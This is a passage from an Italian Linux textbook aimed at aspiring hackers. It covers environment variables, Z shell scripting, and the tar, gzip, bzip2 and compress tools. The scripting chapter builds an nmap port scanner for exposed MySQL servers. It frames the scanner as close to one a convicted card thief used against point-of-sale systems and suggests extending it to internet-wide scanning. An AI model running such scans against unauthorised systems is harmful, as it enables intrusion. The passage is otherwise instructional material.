Questo comando assegna una stringa alla variabile MYNEWVARIABLE. Per visualizzare il contenuto della variabile, usate il comando echo seguito dal nome della variabile, avendo l'accortezza di far precedere quest'ultimo dal simbolo \$, come abbiamo già fatto in precedenza:



Come nel caso delle variabili d'ambiente di sistema, le variabili definite dall'utente devono essere esposte per poter persistere tra una sessione e l'altra.

Per eliminare la nuova variabile (ma se è per questo, qualsiasi variabile) potete usare il comando `unset`.

Pensateci molto attentamente, però, prima di eliminare una variabile di sistema, perché il sistema potrebbe presentare comportamenti imprevedibili.



Inserendo il comando `unset MYNEWVARIABLE`, si elimina di fatto la variabile insieme al valore corrispondente. Se si usa il comando `echo` sulla stessa variabile, Linux visualizza una riga bianca.

Riepilogo

All'inizio, le variabili d'ambiente possono sembrare difficili da usare, ma con il tempo, e conoscendole, imparerete ad apprezzarle. Con le variabili d'ambiente potete controllare il look and feel dell'ambiente Linux. Potete gestire le variabili d'ambiente per adattare il sistema alle vostre necessità, modificarle, esportarle e crearne di personalizzate. In alcuni casi, queste variabili possono tornare utili per coprire la vostra attività di hacking.

ESERCIZI

Prima di passare al [Capitolo 8](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Visualizzate tutte le variabili d'ambiente con il comando `more`.
- 2 Visualizzate la variabile `HOSTNAME` utilizzando il comando `echo`.
- 3 Trovate un modo per cambiare la barra (/) in barra inversa (\) nell'esempio di `cmd PS1` del finto prompt di Windows ([Listato 7.2](#)).
- 4 Create una variabile chiamata `MYNEWVARIABLE` e inseritevi il vostro nome.
- 5 Visualizzate il contenuto di `MYNEWVARIABLE` utilizzando il comando `echo`.
- 6 Esportate `MYNEWVARIABLE` in modo che sia disponibile in tutti gli ambienti.
- 7 Visualizzate la variabile `PATH` utilizzando il comando `echo`.
- 8 Aggiungete alla variabile `PATH` la vostra directory home, in modo che qualsiasi file binario vi salviate possa essere utilizzato senza navigare fino alla sua directory.
- 9 Cambiate la variabile `PS1` in "L'hacker più grande del mondo: ".

Scripting

Qualsiasi hacker degno di questo nome dev'essere capace di scrivere degli script. E, in effetti, qualsiasi amministratore di sistema Linux degno di questo nome dev'essere capace di scrivere degli script. Spesso gli hacker devono automatizzare dei comandi, a volte per parecchi strumenti alla volta, e il solo modo per farlo con efficienza è scrivendo brevi programmi per la shell.

In questo capitolo scriveremo alcuni semplici script per la Z shell, per insegnarvi i primi passi nel mondo dello scripting. Aggiungeremo capacità e funzionalità man mano che andiamo avanti, arrivando alla fine alla realizzazione di uno script in grado di trovare potenziali obiettivi di attacco in un range di indirizzi IP.

Per diventare un hacker *di elite*, dovete imparare come scrivere script anche in uno (o più) dei linguaggi di programmazione più diffusi, come Ruby (gli exploit di Metasploit sono scritti in Ruby), Python (molti strumenti di hacking sono script Python) o Perl (il linguaggio di scripting più diffuso per la manipolazione dei testi). Una breve introduzione allo scripting in Python è presentata nel [Capitolo 17](#).

Corso base di Z shell

Una *shell* è un'interfaccia fra utente e sistema operativo grazie alla quale è possibile manipolare file ed eseguire comandi, utility, programmi e altro. Il vantaggio di una shell è che tali attività possono essere svolte

immediatamente dal computer, senza passare attraverso un’astrazione, come un’interfaccia utente grafica, il che consente di adattare con precisione l’attività alle proprie esigenze. Per Linux esistono numerose shell, fra le quali la Korn shell, la bash shell, più comunemente nota come bash, e la Z shell, quella predefinita di Kali, che prende il nome dal professor Zhong Shao, il cui nome di login era “zsh”, ottimo nome per una shell, nel pensiero del suo inventore.

Dal momento che la Z shell è quella predefinita di Kali Linux, ed è una derivazione della bash shell, con una serie di innovazioni e miglioramenti, utilizzeremo questa per i nostri scopi.

Nella Z shell si possono eseguire tutti i comandi di sistema, nonché le utility e le applicazioni della riga di comando, più alcuni comandi specifici della shell stessa. Nella [Tabella 8.1](#), più avanti nel capitolo, sono riportati alcuni utili comandi della Z shell.

Nei capitoli precedenti, abbiamo usato i comandi cd, pwd, set e umask. In questo paragrafo ne vedremo altri due: il comando echo, visto per la prima volta nel [Capitolo 7](#), che serve a stampare dei messaggi sullo schermo, e il comando read, con il quale si possono leggere dei dati e memorizzarli. Con questi due soli comandi potete realizzare uno strumento semplice ma potente.

Per creare degli script per la shell è necessario un editor di testi, ossia un programma con il quale si possono modificare file di testo semplice, come il Blocco note di Windows o TextEdit in macOS. Potete usare l’editor di testi che preferite; fra i più diffusi troviamo vi, vim, emacs, gedit, kate e così via. In questo libro useremo Mousepad, come abbiamo già fatto in precedenza. L’uso di un altro editor *non* fa alcuna differenza per quanto riguarda la funzionalità dello script.

Il primo script: “Hello, Hackers-Arise!”

Come primo script, inizieremo da un programma semplice semplice, che stampa sullo schermo una scritta che dice "Hello, Hackers-Arise!"

Aprite l'editor di testi che andiamo a iniziare.

Per prima cosa, dovete dire al sistema operativo quale interprete volette usare per lo script. A questo scopo, inserite uno *shebang*, ossia una combinazione di caratteri costituita da un cancelletto seguito da un punto esclamativo, in questo modo:



Lo shebang (#!) viene quindi seguito dal comando `/bin/zsh`, per indicare al sistema operativo che volete usare l'interprete Z shell. Come vedremo più avanti, potete usare lo shebang per indicare anche altri interpreti, come Perl o Python. In questo caso, però, useremo l'interprete zsh, quindi inserite questo comando:



Inserite quindi il comando echo, che indica al sistema di ripetere (*echo*) sul monitor qualsiasi cosa segua il comando.

In questo caso, vogliamo che il sistema ripeta sul monitor (o *stampi*) la scritta "Hello, Hackers-Arise!", secondo quanto riportato nel [Listato 8.1](#). Il testo o il messaggio da stampare deve trovarsi fra virgolette doppie.

Listato 8.1 - Lo script “Hello, Hackers-Arise!”.



Nello script potete notare una riga che inizia con un simbolo di cancelletto (#). Si tratta di un *commento*, ossia una nota scritta che spiega che cosa fa lo script. I programmatori usano i commenti in qualsiasi linguaggio di programmazione; non sono vere e proprie istruzioni, nel senso che non vengono eseguiti dall'interprete, e quindi non bisogna temere di pasticciare il codice. Servono soltanto per gli esseri umani, gli unici per i quali hanno qualche importanza. Nella Z shell, un commento è contrassegnato dalla presenza del cancelletto (#) all'inizio della riga.

Salvate il file con il nome *HelloHackersArise*, senza estensioni, e uscite dall'editor di testi.

Impostare i permessi di esecuzione

Per impostazione predefinita, uno script appena creato non è eseguibile da parte di nessuno, nemmeno dal suo proprietario. Osserviamo i permessi del file che abbiamo appena creato, utilizzando il comando cd per portarci nella directory home e inserendo quindi il comando ls -l. Ecco come dovrebbe apparire il tutto:



I permessi del nuovo file sono `rw-r--r--` (644). Come avete imparato nel [Capitolo 5](#), tali permessi indicano che il proprietario del file ha i permessi di lettura (r) e scrittura (w), ma non di esecuzione (x). Il gruppo e tutti gli altri hanno solo i permessi di lettura. Se vogliamo eseguire questo script, dobbiamo assegnare a noi stessi i permessi di esecuzione. I permessi possono essere cambiati con il comando `chmod`, come abbiamo visto nel [Capitolo 5](#). Per dare i permessi di esecuzione al proprietario, al gruppo e agli altri, questo è il comando da inserire:



Ora, se visualizziamo l'elenco esteso del file, possiamo notare che abbiamo acquisito i permessi di esecuzione:



Inoltre, il nome del file è riportato in verde, cosa che sta a indicare che possiede i permessi di esecuzione. Lo script è pronto per essere eseguito!

Eseguire HelloHackersArise

Per eseguire il nostro script, inserite:



I caratteri `./` che precedono il nome del file indicano al sistema che desideriamo eseguire lo script nel file *HelloHackersArise* della directory corrente. Inoltre, indicano a sistema che, se dovesse esistere un altro file di nome *HelloHackersArise* in un'altra directory, lo dovrebbe ignorare e usare invece il file *HelloHackersArise* della directory corrente. Potrebbe apparire improbabile la presenza di un altro file con questo nome nel sistema, ma è sempre buona prassi usare i caratteri `./` quando si eseguono dei file: tali caratteri, infatti, rendono locale l'esecuzione del file alla directory corrente; d'altro canto, vi sono molte directory che presentano nomi duplicati, come *start* e *setup*.

Premendo INVIO, lo script viene eseguito e il messaggio viene stampato sullo schermo:



Complimenti! Avete appena realizzato il vostro primo script!

Aggiungere funzionalità con variabili e input utente

Ora abbiamo un semplice script, che si limita a stampare un messaggio sull'output standard. Per creare degli script più avanzati ci servono delle variabili.

Una *variabile* è un'area che serve a mantenere in memoria un valore, per esempio lettere o parole (stringhe) o numeri. Il nome “variabile” indica che i valori che vi sono contenuti possono cambiare (variare), il che torna estremamente utile per aggiungere funzionalità a uno script.

Nel prossimo script aggiungeremo allo script una funzionalità che richiede all’utente il nome, inserisce l’input in una variabile e chiede quindi all’utente il capitolo in cui si trova al momento, memorizzando l’input in una variabile. A questo punto viene visualizzato un messaggio in cui viene stampato il nome dell’utente e il capitolo in cui si trova.

Create un nuovo file nell’editor di testi e inserite lo script riportato nel [Listato 8.2](#).

Listato 8.2 - Un semplice script in cui vengono utilizzate le variabili.



Si inizia con l'istruzione `#! /bin/zsh`, che indica al sistema che per questo script useremo la Z shell ❶. Si aggiunge quindi un commento in cui vengono descritti lo script e la sua funzionalità ❷, quindi si chiede all'utente di inserire il proprio nome e si chiede all'interprete di leggere l'input, inserendolo in una variabile denominata `name` ❸. Viene quindi richiesto all'utente di inserire il numero di capitolo a cui è arrivato, leggendo nuovamente l'input da tastiera in una variabile, questa volta denominata `chapter` ❹.

Nell'ultima riga, viene costruito un output nel quale l'utente viene salutato e viene specificato il numero di capitolo a cui è arrivato ❺. A questo scopo viene utilizzato il comando `echo`, passandogli tra virgolette doppie il testo da stampare sullo schermo. Per visualizzare il nome e il numero del capitolo inseriti dall'utente, al testo da stampare vengono aggiunte le variabili nel punto in cui dovrebbero comparire. Come si è già accennato nel [Capitolo 7](#), per usare i valori contenuti in una variabile, è necessario far precedere il nome della variabile dal simbolo `$`.

Salvate il file con il nome `WelcomeScript.sh`. L'estensione `.sh` è quella convenzionale dei file di script. Prima, come avrete sicuramente notato, non avevamo specificato alcuna estensione per il nome del file; non è strettamente richiesta e non fa alcuna differenza anche se non la si usa. L'estensione serve più che altro come utile indicatore, per segnalare agli altri che si tratta di uno script della shell.

Eseguiamo lo script. Non scordatevi di darvi i permessi di esecuzione con `chmod`; in caso contrario, il sistema operativo mostrerà il messaggio permesso negato.



Lo script riceve quindi un input da parte dell'utente, lo memorizza in due variabili, quindi lo usa per salutare l'utente.

Lo script è molto semplice, ma vi ha fatto vedere come usare le variabili e ricevere un input da tastiera, due concetti fondamentali per lo scripting, che vi saranno indispensabili quando realizzerete, in futuro, script più complessi.

Il primo script da hacker: portscan delle porte aperte

Ora avete un'infarinatura di scripting; possiamo quindi passare a qualcosa di un pochino meno banale e che abbia un utilizzo pratico. Prenderemo un esempio dal mondo dell'hacking black hat. Gli hacker black hat sono quelli che operano nell'illegalità, per esempio per rubare numeri di carta di credito o devastare siti web, mentre gli hacker white hat sono quelli che operano nella legalità, per esempio per aiutare gli sviluppatori di software o gli amministratori di sistema a rendere più sicuri i sistemi. Gli hacker gray hat sono quelli che si muovono fra i due estremi.

Prima di continuare, soffermiamoci un attimo su uno strumento essenziale, chiamato nmap, installato per default in Kali. Probabilmente ne avete già sentito parlare: nmap serve ad analizzare un sistema per verificare se è connesso alla rete, trovando le eventuali porte aperte. Dalle porte aperte potete inferire quali servizi sono in esecuzione sul sistema obiettivo, una competenza essenziale per qualsiasi hacker o amministratore di sistema.

Nella sua forma più semplice, la sintassi per l'esecuzione di una scansione con nmap è la seguente:



Non è difficile. La scansione nmap più semplice e affidabile è quella delle connessioni TCP, che può essere eseguita specificando in nmap l'opzione -sT. Per esempio, per eseguire la scansione dell'indirizzo IP 192.168.181.1 con una scansione TCP si usa questo comando:



Facciamo un passo avanti e ipotizziamo che vogliate eseguire una scansione TCP dell'indirizzo 192.168.181.1, verificando se la porta 3306 (quella predefinita di MySQL) è aperta, potete inserire:



L'opzione `-p` indica la porta che si desidera analizzare. Provate qualcuno di questi comandi sul vostro sistema.

Il nostro compito

Nel momento in cui questo libro viene tradotto, c'è un hacker che ha appena finito di scontare una pena di 13 anni in una prigione federale, chiamato Max Butler, conosciuto nel mondo degli hacker con l'alias di Max Vision. Max era un gray hat. Di giorno, si occupava professionalmente di sicurezza IT nella Silicon Valley; di notte, rubava numeri di carte di credito rivendendoli sul mercato nero. A un certo punto, era diventato il gestore del mercato nero di carte di credito più importante del mondo, CardersMarket. Mentre scontava la pena di 13 anni inflittagli dallo Stato della California, aiutava anche il CERT (Computer Emergency Response Team, team di intervento informatico d'emergenza) di Pittsburgh nella difesa da attacchi hacker.

Alcuni anni prima di essere pizzicato, Max aveva capito che il sistema POS di Aloha utilizzato da numerosi piccoli ristoranti aveva una backdoor integrata per l'assistenza tecnica, grazie alla quale i tecnici potevano assistere i propri clienti. Il supporto tecnico di Aloha poteva accedere al sistema attraverso la porta 5505 per offrire assistenza nel caso di una chiamata da un cliente. Max aveva capito che, se avesse trovato un sistema connesso a Internet attraverso il sistema POS di Aloha, avrebbe potuto accedervi con privilegi di sysadmin sfruttando la porta 5505. Max riuscì a penetrare in numerosi sistemi e a rubare decine di migliaia di numeri di carta di credito.

Alla fine, Max voleva intercettare *tutti* i sistemi che avevano una porta 5505 aperta, in modo da poter rubare non migliaia, ma milioni di numeri di carta di credito. Max decise così di scrivere uno script in grado di eseguire la scansione di milioni di indirizzi IP, cercando sistemi con la porta 5505 aperta. Ovviamente, la maggior parte dei sistemi *non* ha una porta 5505 aperta; uno che ce l'abbia, pertanto, è probabilmente connesso al POS di Aloha. Faceva andare lo script al lavoro durante il giorno, poi, la notte, entrava nei sistemi che avevano la porta 5505 aperta.

Il nostro compito è scrivere uno script quasi identico a quello di Max, ma invece di eseguire la scansione della porta 5505 esegue la scansione dei sistemi connessi al diffusissimo database online MySQL. MySQL è un database open source utilizzato da milioni di siti web; ci lavoreremo nel [Capitolo 12](#). Per default, MySQL usa la porta 3306. I database sono il “vello d’oro” che qualsiasi hacker black hat cerca, perché spesso contengono numeri di carta di credito e informazioni di identificazione personale che hanno un valore *molto* alto sul mercato nero.

Un semplice scanner

Prima di realizzare lo script con cui si esegue la scansione degli IP pubblici su Internet affrontiamo un compito più semplice. Invece di eseguire la scansione del globo, scriviamo uno script che esegue la scansione della porta 3306 su una rete locale, per verificare se lo script funzioni o no.

Nel primo caso, potremo poi modificare lo script perché esegua il compito più importante.

Nell’editor di testi inserite lo script riportato nel [Listato 8.3](#).

Listato 8.3 - Lo script scanner semplificato.



Nella prima riga troviamo lo shebang seguito dall'interprete da usare ❶. Segue quindi un commento che spiega che cosa fa lo script ❷.

Ora utilizziamo nmap per richiedere una scansione TCP ❸ sulla LAN, cercando la porta 3306 ❹. (Da notare che il vostro indirizzo IP potrebbe essere diverso; digitate ifconfig nel terminale o ipconfig in Windows per sapere che indirizzo IP avete.) Il simbolo di ridirezione > indica di inviare l'output standard di nmap, che solitamente è lo schermo, al dispositivo */dev/null*, che è semplicemente un modo per inviare l'output in modo che sparischia dallo schermo ❺. Questo esperimento viene condotto su una macchina locale; pertanto, non è molto importante, ma se utilizzate lo script da remoto, è meglio nascondere l'output di nmap. L'output della scansione viene quindi inviato al file *MySQLscan* in un formato che può essere analizzato da grep ❻.

Nella riga successiva viene visualizzato il file *MySQLscan* in cui abbiamo salvato l'output, il quale viene quindi inviato con una pipe a grep, per filtrare le righe che contengono la parola chiave open ❼. Le righe vengono quindi salvate in un file di nome *MySQLscan2* ❽,

il cui contenuto viene quindi visualizzato. Quest'ultimo file contiene solo le righe risultanti dalla scansione di nmap che hanno la porta 3306 aperta. Salvate il file con il nome *MySQLscanner.sh* e datevi i permessi di esecuzione con chmod 755.

Eseguite lo script in questo modo:



Lo script è riuscito a identificare l'unico indirizzo IP della mia LAN su cui è in esecuzione MySQL. I risultati che ottenete nel vostro sistema potrebbero essere diversi; per esempio, nella vostra LAN potrebbero non esserci porte MySQL aperte.

Migliorare lo scanner MySQL

Ora vogliamo adattare questo script in modo che possa funzionare non solo nella rete locale. Lo script sarebbe molto più facile da eseguire se si potesse chiedere all'utente il range di indirizzi IP che desidera analizzare e la porta da cercare, utilizzando quindi per i risultati tali input. Nel paragrafo “Aggiungere funzionalità con variabili e input utente” abbiamo visto come chiedere un input all’utente, inserendolo quindi all’interno di una variabile.

Osserviamo in che modo si possono usare le variabili per rendere lo script più flessibile ed efficiente.

Aggiungere prompt e variabili allo script

Nell’editor di testi inserite lo script riportato nel [Listato 8.4](#).

Listato 8.4 - Lo scanner di porte MySQL avanzato.



La prima cosa da fare consiste nel sostituire la sottorete specificata con un range di indirizzi IP. Creeremo una prima variabile `FirstIP` e una seconda variabile `LastOctetIP` per creare il range di indirizzi IP; inoltre, creeremo una variabile `port` per il numero di porta (l'ultimo ottetto è l'ultimo gruppo di cifre dopo il terzo punto dell'indirizzo IP; nell'indirizzo IP 192.168.1.101, l'ultimo ottetto è 101).

Nota *Il nome della variabile è irrilevante, ma è meglio sceglierne uno significativo, che vi aiuti a ricordare che cosa contiene la variabile.*

Dobbiamo inoltre richiedere all'utente di inserire questi valori. A questo scopo, usiamo il comando `echo` già visto nel [Listato 8.1](#).

Per ottenere un valore per la variabile `FirstIP`, si stampa a video la stringa "Inserisci l'indirizzo IP di partenza: ", che chiede all'utente il primo indirizzo IP di cui eseguire la scansione ❶. Quando visualizza il prompt, l'utente inserisce il primo indirizzo IP e il valore inserito dev'essere catturato, utilizzando a questo scopo il comando `read` seguito dal nome della variabile in cui desideriamo salvare l'input ❷. Questo comando memorizza l'indirizzo IP digitato dall'utente nella variabile `FirstIP`. Il valore di `FirstIP` può quindi essere utilizzato in qualsiasi punto dello script.

Stessa cosa facciamo quindi con le variabili `LastOctetIP` ❸ e `port` ❹, richiedendo all'utente di inserire queste informazioni e usando quindi il comando `read` per rilevarle.

Dobbiamo quindi modificare il comando `nmap` dello script in modo che usi le variabili appena create e contenenti i valori digitati dall'utente. Per usare il valore memorizzato nella variabile, basta far precedere il nome con un simbolo \$, come in `$port`, per esempio. Nel punto ❽ viene eseguita la scansione di un range di indirizzi IP, partendo dal primo IP inserito dall'utente e analizzando fino all'ultimo, cercando la porta inserita dall'utente. Per eseguire la scansione, abbiamo utilizzato le variabili al posto della sottorete, così come le variabili sono tornate utili anche per scegliere il numero di porta da analizzare. L'output standard è stato anche in

questo caso deviato su */dev/null*, quindi l'output è stato inviato in formato analizzabile a un file denominato *MySQLscan*.

La riga seguente è identica a quella dello scanner semplificato e invia l'ouput del contenuto del file *MySQLscan* per mezzo di una pipe a grep, che filtra le righe in cui è presente la parola chiave open; l'output di grep viene quindi inviato a *MySQLscan2* ⑥ . Infine, viene visualizzato il contenuto del file *MySQLscan2* ⑦.

Se tutto funziona come previsto, lo script esegue la scansione degli indirizzi IP dal primo inserito dall'utente fino all'ultimo, cercando la porta specificata e quindi visualizzando solo gli indirizzi IP in cui la porta designata risulta aperta. Salvate lo script con il nome *MySQLscannerAdvanced* e ricordatevi di assegnare a voi stessi i permessi di esecuzione.

Esecuzione di esempio

Proviamo ora a eseguire lo script di scansione che fa uso delle variabili, inserendo gli indirizzi IP e la porta da analizzare senza doverlo modificare ogni volta:



Lo script chiede all’utente il primo indirizzo IP, l’ultimo ottetto dell’ultimo indirizzo IP e la porta da analizzare. Dopo aver raccolto queste informazioni, lo script esegue la scansione nmap, producendo un report di tutti gli indirizzi IP nel range in cui la porta specificata è aperta. Anche uno script molto semplice come quello qui riportato può diventare un potente strumento di hacking; maggiori informazioni sugli script saranno presentate nel [Capitolo 17](#).

Comandi comuni integrati nella Z shell

Come abbiamo promesso, nella [Tabella 8.1](#) riportiamo alcuni dei comandi più utili integrati nella Z shell.

Tabella 8.1 – Comandi integrati nella Z shell.

Comando	Funzione
:	Restituisce 0 o true.
.	Esegue uno script di shell.
bg	Mette un job in background.
break	Esce dal ciclo corrente.
cd	Cambia directory.
continue	Riprende il ciclo corrente.
echo	Visualizza gli argomenti del comando
eval	Valuta l’espressione che segue.
exec	Esegue il comando che segue senza creare un nuovo processo, sostituendo quello corrente.
exit	Esce dalla shell.
export	Rende disponibile una variabile o una funzione per altri programmi eseguiti dalla stessa shell.
fg	Porta un job in primo piano.
getopts	Esamina gli argomenti passati allo script della shell.
jobs	Elenca i job in background (bg).
pwd	Visualizza la directory corrente.
read	Legge una riga dall’input standard.
readonly	Dichiara una variabile a sola lettura.

<code>set</code>	Elenca le variabili.
<code>shift</code>	Sposta a sinistra i parametri di input di uno script, eliminando il primo (utile per consumare tutti i parametri uno alla volta).
<code>test</code>	Valuta gli argomenti.
<code>[[</code>	Esegue un test condizionale.
<code>times</code>	Stampa le ore utente e di sistema.
<code>trap</code>	Cattura un segnale in modo che possa essere gestito dallo script (i segnali non catturati lo terminano).
<code>type</code>	Visualizza in che modo ogni argomento sarà interpretato come comando.
<code>umask</code>	Cambia i permessi di default di un nuovo file.
<code>unset</code>	Elimina i valori da una variabile o funzione.
<code>wait</code>	Attende il completamento di un processo in background.

Riepilogo

Lo scripting è una competenza essenziale per qualsiasi hacker o amministratore di sistema, perché consente di automatizzare attività che richiedono normalmente ore e ore di tempo. Inoltre, se lo salvate, potete usare uno script tutte le volte che volete. Lo scripting di shell (Z shell, nel nostro caso) è la forma più semplice; nel [Capitolo 17](#) vedremo le basi dello scripting in Python, che offre possibilità ancora maggiori.

ESERCIZI

Prima di passare al [Capitolo 9](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Create uno script di benvenuto simile a *HelloHackersArise*.
- 2 Create uno script simile a *MySQLscanner.sh*, ma in modo che cerchi i sistemi su cui è in esecuzione un database Microsoft SQL alla porta 1433 e assegnategli il nome *MSSQLscanner*.
- 3 Modificate lo script *MSSQLscanner* in modo che richieda all'utente un indirizzo IP di inizio e uno di fine e la porta su cui eseguire la ricerca. Eliminate tutti gli indirizzi IP in cui tali porte sono chiuse e visualizzate solo quelli con le porte aperte.

9

Compressione e archiviazione

Spesso gli hacker devono scaricare e installare nuovi software, inviare e scaricare parecchi script e file di dimensioni considerevoli, tutte attività che, combinando insieme e comprimendo svariati file, risultano più semplici. Se venite dal mondo di Windows, potete riconoscere questo concetto tipico anche del formato *.zip*, con il quale si possono combinare insieme svariati file, comprimendoli per renderli più piccoli e più facili da trasferire su Internet o su media rimovibili.

In Linux ci sono numerosi modi per farlo e in questo capitolo vedremo alcuni dei più comuni. Vedremo inoltre il comando *dd*, con il quale si possono copiare unità intere, ivi compresi i file *eliminati* presenti su tali unità.

Che cos'è la compressione?

A parlare di compressione si potrebbe riempire un intero libro, ma per lo scopo che ci prefiggiamo in questo testo, basta comprendere a grandi linee come funziona. Come implica il nome, la *compressione* rende più piccoli i file, che pertanto necessitano di una capacità di memoria inferiore e sono più facili da trasmettere. In qualità di hacker principianti, per il momento è sufficiente imparare a distinguere fra compressione lossy o lossless.

La compressione *lossy* (con perdita) è estremamente efficace nel ridurre la dimensione di un file, ma come contropartita fa perdere l'integrità delle informazioni. In altre parole, dopo la compressione il file non è esattamente identico all'originale. Questo tipo di compressione è perfettamente adeguato per file grafici, video e audio, nei quali è difficilmente percepibile una piccola differenza; *.mp3*, *.mp4* e *.jpg* sono tutti algoritmi di compressione lossy. Se un pixel di un file *.jpg* o una singola nota in un file *.mp3* viene modificata, l'occhio o l'orecchio non sono in grado di percepire la differenza, anche se un esperto di musica potrà dirvi di essere perfettamente in grado di distinguere tra un file *.mp3* e un file *.flac* non

compresso. I punti di forza della compressione lossy sono la sua efficienza e la sua efficacia: il rapporto di compressione è estremamente elevato, ossia il file risultante è significativamente più piccolo rispetto all'originale.

Se invece dovete inviare file binari o di testo o del software, la compressione lossy è inaccettabile, perché l'integrità dei dati è essenziale. Per esempio, se dovete inviare uno script o un documento, è indispensabile che, al momento della decompressione, l'integrità del file originale sia garantita.

In questo capitolo ci occuperemo della compressione *lossless* (senza perdite), che si può ottenere grazie a svariate utility e algoritmi. La compressione lossless non è altrettanto efficiente di quella lossy, ma per un hacker l'integrità è molto più importante del fattore di compressione.

Unire i file con tar

La prima operazione che si esegue quando si comprimono più file è combinarli in un archivio unico. Solitamente, quando si devono archiviare dei file, si usa il comando tar. Tar sta per *tape archive* (archivio su nastro), un riferimento ai tempi della preistoria informatica, quando per la memorizzazione dei dati si usavano i nastri. Il comando tar riunisce più file in un file singolo, che viene chiamato *archive*, *file tar* o *tarball*.

Supponiamo, per esempio, che abbiate tre script come quelli usati nel [Capitolo 8](#), denominati *hackersarise1*, *hackersarise2* e *hackersarise3*. Se vi portate alla directory contenente tali file e ne visualizzate l'elenco esteso, potete visualizzare i file con i relativi dettagli, compresa la dimensione, come in questo esempio:

Ipotizziamo che dobbiate inviare i tre file a un altro hacker con cui state lavorando per un progetto: con il comando illustrato nel [Listato 9.1](#) li potete combinare insieme creando un singolo file archivio.

Listato 9.1 - Creare un tarball di tre file.

Analizziamo approfonditamente il comando per comprenderlo meglio. Il comando di archiviazione è tar, che nel caso di questo esempio viene utilizzato con tre opzioni. L'opzione c significa “crea”, v (che sta per “verbose”, ossia “prolisso”) è facoltativa ed elenca i file con cui tar sta lavorando; infine, f indica di scrivere sul file specificato subito dopo. L'ultima opzione serve anche per leggere dai file. Si specifica quindi il nome di file del nuovo archivio che volete creare, partendo dai tre indicati: *HackersArise.tar*.

Il comando prende i tre file e li mette insieme creandone uno soltanto, chiamato *HackersArise.tar*. Se ora provate a visualizzare un elenco esteso della directory, noterete che, oltre ai tre file originali (che non vengono cancellati), è presente anche il file *.tar*, come illustrato di seguito:

Notate la dimensione del tarball: 40.960 byte. Per svolgere l'operazione di archiviazione dei file, tar aggiunge parecchio materiale: la somma dei tre file prima dell'archiviazione dà come risultato 35.094 byte, mentre dopo l'archiviazione il tarball è cresciuto fino a 40.960 byte. In altre parole, l'archiviazione ha aggiunto oltre 5000 byte. Il sovraccarico è significativo per file di piccole dimensioni, ma diventa sempre meno importante con i file più grandi.

È possibile *visualizzare* i file contenuti nel tarball, senza estrarli, usando il comando tar con l'opzione - t, come illustrato di seguito:

In questo modo vengono visualizzati i file originali, unitamente alle loro dimensioni. È poi possibile *estrarre* i file contenuti nel tarball, usando il comando tar con l'opzione - x (eXtract, estrai), come illustrato di seguito:

Dal momento che è stata specificata l'opzione -v, il comando mostra i file che vengono estratti. Se volete estrarre i file senza visualizzare le operazioni di estrazione, ossia senza visualizzare alcun tipo di output, basta non usare l'opzione -v (verbose), come illustrato di seguito:

I file vengono così estratti nella directory corrente; per verificare, potete visualizzare l'elenco esteso della directory. Per impostazione predefinita, se un file estratto esiste già, tar lo rimuove, sostituendolo con quello estratto.

Comprimere i file

Ora abbiamo un unico file archiviato, che però è più grosso rispetto alla somma dei singoli file originali. Per facilitarne la trasmissione, sarebbe opportuno comprimerlo. Linux dispone di svariati comandi con cui creare file compressi. In questo capitolo vedremo i seguenti:

`gzip`, che usa l'estensione `.tar.gz` o `.tgz`;

`bzip2`, che usa l'estensione `.tar.bz2`;

`compress`, che usa l'estensione `.tar.z`.

Tutti questi comandi sono perfettamente in grado di comprimere i file, ma usano algoritmi di compressione diversi e hanno rapporti di compressione differenti; pertanto, li prenderemo in esame uno per uno, cercando di capire di che cosa sono capaci.

In breve, `compress` è il più veloce, ma i file risultanti sono più grandi; `bzip2` è il più lento, ma i file risultanti sono più piccoli; infine, `gzip` è una via di mezzo. Il motivo per cui è bene che conosciate tutti e tre questi comandi, in qualità di hacker, è che quando accedete ad altri strumenti incontrerete diversi tipi di compressione; pertanto, in questo paragrafo vedremo come si usano i diversi sistemi di compressione.

Compressione con gzip

Proviamo per prima cosa `gzip` (GNU zip), dal momento che è l'utility Linux più utilizzata. Per comprimere il file `HackersArise.tar` possiamo inserire questo comando, dopo esserci assicurati di trovarci nella directory contenente il file archiviato:

Come estensione del file abbiamo usato il carattere jolly *: in tal modo, Linux applica il comando a qualsiasi file che inizia con *HackersArise*, indipendentemente dall'estensione. Negli esempi seguenti useremo una notazione simile. Se provassimo a visualizzare un elenco esteso della directory, noteremmo che il file *HackersArise.tar* è stato sostituito da *HackersArise.tar.gz*, le cui dimensioni sono state ridotte a 3.299 byte!

Lo stesso file può essere decompresso utilizzando il comando `gunzip`, che sta per *GNU unzip*.

Dopo la decompressione, il file non è più salvato con l'estensione *.tar.gz*, ma con l'estensione *.tar* ed è tornato alla sua dimensione originale di 40.960 byte. Visualizzate un elenco esteso per conferma.

[Compressione con bzip2](#)

Un'altra utility di compressione assai diffusa in Linux è `bzip2`, che funziona in modo simile a `gzip` ma presenta rapporti di compressione più vantaggiosi: il file di destinazione, in pratica, è ancora più piccolo. Proviamo a comprimere il file *HackersArise.tar* inserendo questo comando:

Visualizzando l'elenco esteso, potete notare che `bzip2` ha compresso il file fino a soli 2081 byte! Notate altresì che l'estensione del file è ora *.tar.bz2*.

Per decomprimere un file compresso, potete usare `bunzip2`, in questo modo:

Così facendo, il file torna alle dimensioni originarie e la sua estensione torna a essere *.tar*.

[Comprimere con compress](#)

In ultimo, proviamo a comprimere il file con il comando `compress`, probabilmente il sistema di compressione meno diffuso. Per usarlo, basta

inserire il comando compress seguito dal nome del file, in questo modo:

L'utility compress ha ridotto la dimensione del file a 5476 byte, più del doppio rispetto a bzip2. L'estensione del file, inoltre, è diventata .tar.Z (con una Z maiuscola).

Per decomprimere il file si usa uncompress:

I file compressi con compress possono essere ulteriormente compressi con gunzip.

Creare copie bit a bit (fisiche) dei dispositivi di archiviazione

Nel mondo dell'information security e dell'hacking, c'è un comando Linux che si distingue dagli altri per la potenza e l'utilità. Il comando dd esegue una copia bit a bit di un file, di un file system o addirittura di un intero disco rigido. Ciò significa che vengono copiati perfino i file eliminati (sì, è importante che sappiate che i file eliminati possono essere recuperati), il che rende possibile scoprirli e recuperarli. Con la maggior parte delle utility di copia, come cp, i file eliminati non vengono copiati.

